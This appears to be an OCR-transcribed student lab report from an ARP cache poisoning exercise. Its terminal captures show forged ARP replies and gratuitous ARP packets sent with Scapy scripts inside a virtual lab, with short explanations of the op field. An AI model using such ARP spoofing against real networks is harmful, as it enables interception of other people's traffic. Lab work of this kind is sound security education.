
SCENARIO 1




Activities
Terminal
Sep 17 08:59
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
$>arp
Address HWtype HWaddress Flags Mask Iface
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
Host A:PES1UG21CS924:Navya:/
$>arp -d 10.9.0.6
Host A:PES1UG21CS924:Navya:/
$>arp 10.9.0.105
10.9.0.105 (10.9.0.105) -- no entry
Host A:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:59:24.845653 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28



Activities
Terminal
Sep 17 08:59
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
Host A:PES1UG21CS924:Navya:/
$>arp 10.9.0.105
10.9.0.105 (10.9.0.105) -- no entry
Host A:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:59:24.845653 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host A:PES1UG21CS924:Navya:/
$>



Activities
Terminal
Sep 17 09:00
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>python3 task1B.py
###[Ethernet]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = is-at
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>




Here, the op value is set to 2, which means that the packet being created is an ARP reply.

SCENARIO 2










2) Op refers to operation, and op =2 referes to the default value, when the arp packet is a reply


TASK 1.C


SCENARIO 1





Activities
Terminal
Sep 17 09:25
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
Host A:PES1UG21CS924:Navya:/
$>arp
Address HWtype HWaddress Flags Mask Iface
10.9.0.1 ether 02:42:3d:0a:dc:69 C eth0
Host A:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
13:25:01.287303 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host A:PES1UG21CS924:Navya:/
$>



Activities
Terminal
Sep 17 09:25
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:38:29.141139 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host B:PES1UG21CS924:Navya:/
$>arp
Host B:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
13:25:01.287301 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host B:PES1UG21CS924:Navya:/
$>



Activities
Terminal
Sep 17 09:26
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
M:PES1UG21CS924:Navya:/volumes
$>python3 task1C.py
###[Ethernet]###
dst = ff:ff:ff:ff:ff:ff
src = 02:42:0a:09:00:69
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = is-at
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = ff:ff:ff:ff:ff:ff
pdst = 10.9.0.6
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes



Activities
Terminal
Sep 17 09:26
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
Address HWtype HWaddress Flags Mask Iface
10.9.0.1 ether 02:42:3d:0a:dc:69 C eth0
Host A:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
13:25:01.287303 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host A:PES1UG21CS924:Navya:/
$>arp
Address HWtype HWaddress Flags Mask Iface
